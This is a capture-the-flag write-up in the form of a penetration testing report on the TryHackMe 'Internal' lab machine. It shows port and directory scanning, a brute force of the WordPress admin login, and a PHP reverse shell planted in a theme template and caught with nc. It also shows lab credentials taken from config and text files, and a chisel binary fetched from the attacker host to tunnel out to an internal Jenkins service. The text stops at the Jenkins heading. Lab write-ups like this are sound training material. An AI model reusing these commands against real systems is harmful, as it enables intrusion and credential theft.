Internal Penetration Testing Report

siunam

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Contents

1 Relevant Penetration Testing Report

1.1 Introduction

The Internal penetration testing report contains all efforts that were conducted in order to perform a penetration test on the client's virtual environment network.

1.2 Objective

The objective of this assessment is to perform an internal, external, and web app penetration test against the client's virtual environment network. I am tasked with following methodical approach in obtaining access to the objective goals. The main objective is to report as many vulnerabilities as the provided virtual environment possible. My goal is to obtain the highest possible privilege level (administrator/root) on the virtual environment.

1.3 Scope of Work

- Ensure that you modify your hosts file to reflect internal.thm
- Any tools or techniques are permitted in this engagement
- Locate and note all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to your machine is in scope

2 High-Level Summary

I was tasked with performing an internal penetration test towards the virtual environment that the client has provided. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate the client's virtual environment. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to the client.

When performing the internal, external, and web app penetration test, there were several alarming vulnerabilities that were identified on the client's virtual environment. When performing the attacks, I was able to gain access to the client's provided virtual environment machine, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to the system. All system was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.241.218 (internal) - Weak password in WordPress which allows attackers to upload, modify a malicious script to the WordPress website. Saved critical file insecurely.

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the provided virtual environment are secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the client's provided virtual environment. The specific IP addresse was: `10.10.241.218`.

3.2 Penetration

The penetration testing portions of the assessment focus heavily on finding all vulnerabilities in the client's provided virtual environment machine. During this penetration test, I was able to successfully gain complete control on the client's provided virtual environment machine.

3.2.1 System IP: 10.10.241.218

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.241.218	**TCP**: 22,80

Modify my hosts file to reflect `internal.thm`:

```
┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# export RHOSTS=10.10.241.218

┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# echo "$RHOSTS internal.thm" | tee -a /etc/hosts
10.10.241.218 internal.thm
```

Rustscan Result:

```
┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# rustscan --ulimit 5000 -t 2000 --range=1-65535 -a $RHOSTS -- -sC -sV -oN rustscan/rustscan.txt
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.241.218:22
Open 10.10.241.218:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzpZTvmUlaHPpKH8X2SHMndoS+GsVlbhABHJt4TN/nKUSYeFEHbNzutQnj+DrUEwNMauqaWCY7vNeYguQ
UXLx4LM5ukMEC8IuJo0rcuKNmlyYrgBlFws3q2956v8urY7/McCFf5IsItQxurCDyfyU/erO7fO02n2iT5k7Bw2UWf8FPvM9/jahisbkA9/FQKou3mbaSANb5
nSrPc7p9FbqKs1vGpFopdUTI2dl4OQ3TkQWNXpvaFl0j1ilRynu5zLr6FetD5WWZXAuCNHNmcRo/aPdoX9JXaPKGCcVywqMM/Qy+gSiiIKvmavX6rYlnRFWEp
25EifIPuHQ0s8hSXqx5
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMFOI/P6nqicmk78vSNs4l+vk2+BQ0mBxB1KlJJPCYueaUE
xTH4Cxkqkpo/zJfZ77MHHDL5nnzTW+TO6e4mDMEw=
|   256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMlxubXGh//FE3OqdyitiEwfA2nNdCtdgLfDQxFHPyY0
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3.3 HTTP on Port 80

In web application, I always start with enumerating hidden directory via `gobuster`:

```
┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# gobuster dir -u http://internal.thm/ -w /usr/share/wordlists/dirb/big.txt -t 100
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://internal.thm/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/08/22 03:36:40 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/blog                 (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
/javascript           (Status: 301) [Size: 317] [--> http://internal.thm/javascript/]
/phpmyadmin           (Status: 301) [Size: 317] [--> http://internal.thm/phpmyadmin/]
/server-status        (Status: 403) [Size: 277]
/wordpress            (Status: 301) [Size: 316] [--> http://internal.thm/wordpress/]
```

Found `/blog/`, `/phpmyadmin/` and `/wordpress/` directory via `gobuster`.



In the `/blog/` directory, I found that this web server is using **WordPress** CMS(Content Management System).

WordPress Enumeration:

I will enumerate the WordPress site via `wpscan`:

```
┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# wpscan --url http://internal.thm/blog/ -e
```

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Found 1 user: `admin`.

Brute forcing WordPress login page:

```
┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# echo "admin" > user.txt
```

```
┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# wpscan --url http://internal.thm/blog/ -U user.txt -P /usr/share/wordlists/rockyou.txt
```

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / lizzy Time: 00:06:57 <

[!] Valid Combinations Found:
 | Username: admin, Password: my2boys
```

Found user `admin` credentials:

- Username:admin
- Password:my2boys

Vulnerability Explanation:

User admin has a weak password that is easily to brute forced by attackers.

Vulnerability Fix:

Change a stronger password for the user admin. This could prevent attackers to easily to brute force the admin's password.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator):

1. **CVSS Base Score: 9.8**

- Impact Subscore: 5.9
- Exploitability Subscore: 3.9

2. **CVSS Temporal Score: 9.6**


- CVSS Environmental Score: 9.6
- Modified Impact Subscore: 5.9


3. **Overall CVSS Score: 9.6**

Critical

3.3.0.1 Initial Foothold

Since I have WordPress `admin` credentials, I can now login to `http://internal.thm/blog/wp-login.php` as administrator privilege on WordPress:






WordPress reverse shell:

Since I have administrator privilege on WordPress, I can modify a theme's template to gain an initial foothold on the client's machine:

First, go to "Appearance" -> "Theme Editor", choose one of the templates, then change the PHP content to PHP reverse shell:



Then, setup a `nc` listener and trigger the PHP reverse shell via `curl`:

```
┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# nc -lnvp 443
listening on [any] 443 ...
```

```
┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# curl http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php
```

```
┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [10.18.61.134] from (UNKNOWN) [10.10.241.218] 37264
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 07:59:19 up 28 min,  0 users,  load average: 0.02, 0.12, 0.17
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1114): Inappropriate ioctl for device
bash: no job control in this shell
www-data@internal:/$ whoami;hostname;id;ip a
whoami;hostname;id;ip a
www-data
internal
uid=33(www-data) gid=33(www-data) groups=33(www-data)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:f7:93:e1:b5:33 brd ff:ff:ff:ff:ff:ff
    inet 10.10.241.218/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 1878sec preferred_lft 1878sec
    inet6 fe80::f7:93ff:fee1:b533/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:8f:20:8c:80 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:8fff:fe20:8c80/64 scope link
       valid_lft forever preferred_lft forever
5: veth18e073a@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether ce:b9:b1:b0:03:0b brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::ccb9:b1ff:feb0:30b/64 scope link
       valid_lft forever preferred_lft forever
www-data@internal:/$
```

Vulnerability Explanation:

Since the user `admin`'s password is very weak, this allows attackers to upload, modify a malicious script to the WordPress website.

Vulnerability Fix:

Change a stronger password for the user admin. This could prevent attackers to easily to brute force the admin's password.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator):

1. **CVSS Base Score: 7.2**

- Impact Subscore: 5.9
- Exploitability Subscore: 1.2

2. **CVSS Temporal Score: 7.0**

- CVSS Environmental Score: 7.0
- Modified Impact Subscore: 5.9


3. **Overall CVSS Score: 7.0**


High

Stable Shell:

Before move to privilege escalation session, I will usually upgrade the reverse shell to fully interactive TTY shell.

To do so, I will use `socat` to achieve this:





3.3.0.2 Privilege Escalation

3.3.0.2.1 www-data to aubreanna By enumerating the system manaully, I found there is a file that contains MySQL credentials:

```
www-data@internal:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'wordpress123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

MySQL:

Found MySQL credentials in `/var/www/html/wordpress/wp-config.php`:

- Username:wordpress
- Password:wordpress123

By enumerating the system manaully, I found there is a file that saves user `aubreanna`'s credentials:

```
www-data@internal:/opt$ ls -lah
total 16K
drwxr-xr-x  3 root root 4.0K Aug  3  2020 .
drwxr-xr-x 24 root root 4.0K Aug  3  2020 ..
drwx--x--x  4 root root 4.0K Aug  3  2020 containerd
-rw-r--r--  1 root root  138 Aug  3  2020 wp-save.txt
www-data@internal:/opt$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
```

- Username:aubreanna
- Password:bubb13guM!@#123

We now can Switch User to aubreanna:

```
www-data@internal:/opt$ su aubreanna
Password:
aubreanna@internal:/opt$ whoami;id
aubreanna
uid=1000(aubreanna) gid=1000(aubreanna) groups=1000(aubreanna),4(adm),24(cdrom),30(dip),46(plugdev)
```

Vulnerability Explanation:

Saved critical file insecurely, this could allow attackers to escalate their privilege further.

Vulnerability Fix:

Saved critical file securely, such as set it to not world-readable, encrypt it if possible.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator):

1. **CVSS Base Score: 7.8**

- Impact Subscore: 5.9
- Exploitability Subscore: 1.8

2. **CVSS Temporal Score: 7.6**

- CVSS Environmental Score: 7.6
- Modified Impact Subscore: 5.9

3. **Overall CVSS Score: 7.6**

High

user.txt:

```
aubreanna@internal:~$ cat /home/aubreanna/user.txt
THM{[redacted]}
```

3.3.0.2.2 aubreanna to root In the home directory of the user `aubreanna`, there is a file called `jenkins.txt`, and it said `Jenkins` is running on port 8080 in localhost. We can confirm that by issuing command `netstat`.

```
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$ netstat -tunlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:34697         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.10.241.218:68        0.0.0.0:*                           -
```

Local Port Forwarding:

In order to successfully communicate to the `Jenkins` service, I will use `chisel` to do local port forwarding.

First, transfer the `chisel` binary to the target machine:

```
┌──(root💀siunam)-[/opt/chisel]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


```
aubreanna@internal:~$ wget http://10.18.61.134/chiselx64 -O /tmp/chisel;chmod +x /tmp/chisel;cd /tmp
```

Then, do local port forwarding via `chisel`:

```
┌──(root💀siunam)-[/opt/chisel]
└─# ./chiselx64 server -p 443 --reverse
2022/08/22 04:17:32 server: Reverse tunnelling enabled
2022/08/22 04:17:32 server: Fingerprint wVhJwbdKgZiFu9giW4U73zB7nwqfffvq0RqS4Cl6cOE=
2022/08/22 04:17:32 server: Listening on http://0.0.0.0:443
```

```
aubreanna@internal:/tmp$ ./chisel client 10.18.61.134:443 R:8081:127.0.0.1:8080
2022/08/22 08:17:59 client: Connecting to ws://10.18.61.134:443
2022/08/22 08:18:01 client: Connected (Latency 232.180805ms)
```

This allows me to communicate to the `Jenkins` service via localhost port 8081 on my attacker machine:




```
┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# nmap -sT -sC -sV -p8081 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-22 04:21 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).

PORT     STATE SERVICE VERSION
8081/tcp open  http    Jetty 9.4.30.v20200611
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.30.v20200611)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
```

Jenkins:

